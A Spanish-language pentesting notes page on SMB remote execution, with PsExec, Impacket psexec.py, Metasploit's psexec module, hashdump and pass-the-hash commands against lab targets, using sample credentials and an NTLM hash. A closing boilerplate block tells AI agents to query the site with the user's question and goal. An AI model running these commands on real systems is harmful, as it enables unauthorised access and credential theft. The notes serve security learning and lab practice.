> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/ports-and-services/smb-445/psexec-smb-tool.md).
# PsExec (herramienta SMB)
Ejecución remota de comandos SMB con PsExec, Impacket psexec.py, Metasploit y Pass-the-Hash.
> **PsExec** es una herramienta de la suite Sysinternals de Microsoft, utilizada para ejecutar comandos o programas de forma remota en equipos Windows. Permite el acceso interactivo o en segundo plano a una máquina remota, a menudo con privilegios elevados, sin necesidad de conectarse físicamente ni usar un cliente RDP. Esto es especialmente útil para la administración de redes, las pruebas de seguridad o la automatización de tareas.

Si aparece el siguiente mensaje:
> "Firma habilitada pero no requerida"
* Esto significa que la autenticación puede ocurrir sin verificación de firma. Puede ser posible una comunicación insegura, lo que permite abusos relacionados con la autenticación.
### **PsExec.py**
Aquí hay un ejemplo de comando para obtener una shell interactiva con privilegios administrativos:
```bash
psexec.py /:@ cmd.exe
```
```bash
psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100 cmd.exe
```
### **Ejecución remota de comandos**
Te permite lanzar comandos o scripts directamente en una máquina remota, sin abrir una sesión de usuario.
```bash
psexec // -u -p
```
```bash
psexec //192.168.1.100 -u Administrator -p Password123 cmd /c "ipconfig /all"
```
### **Carga remota de archivos**
PsExec te permite copiar un archivo local a la máquina remota antes de ejecutarlo.
```bash
psexec // -c
```
```bash
psexec.py //192.168.1.100 -c C:/path/to/my_file.exe
```
## Metasploit

**Uso de Metasploit para explotar SMB con PsExec**
1. Inicia Metasploit con el **módulo exploit/windows/smb/psexec** :
```bash
use exploit/windows/smb/psexec
set RHOSTS demo.ine.local
set SMBUser Administrator
set SMBPass qwertyuiop
exploit
```

Después de obtener acceso con éxito, es posible "volcar" los hashes de contraseñas:
```bash
hashdump
```
### **Pass-the-Hash - PsExec**
PsExec también se puede usar para Pass-the-Hash proporcionando un hash NTLM en lugar de una contraseña. Esto puede proporcionar acceso administrativo cuando el hash pertenece a una cuenta privilegiada:
```bash
psexec.py /@ -hashes :
```
```bash
psexec.py WORKGROUP/Administrator@10.10.10.63 -hashes :e0fb1fb85756c24235ff238cbe81fe00
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/ports-and-services/smb-445/psexec-smb-tool.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)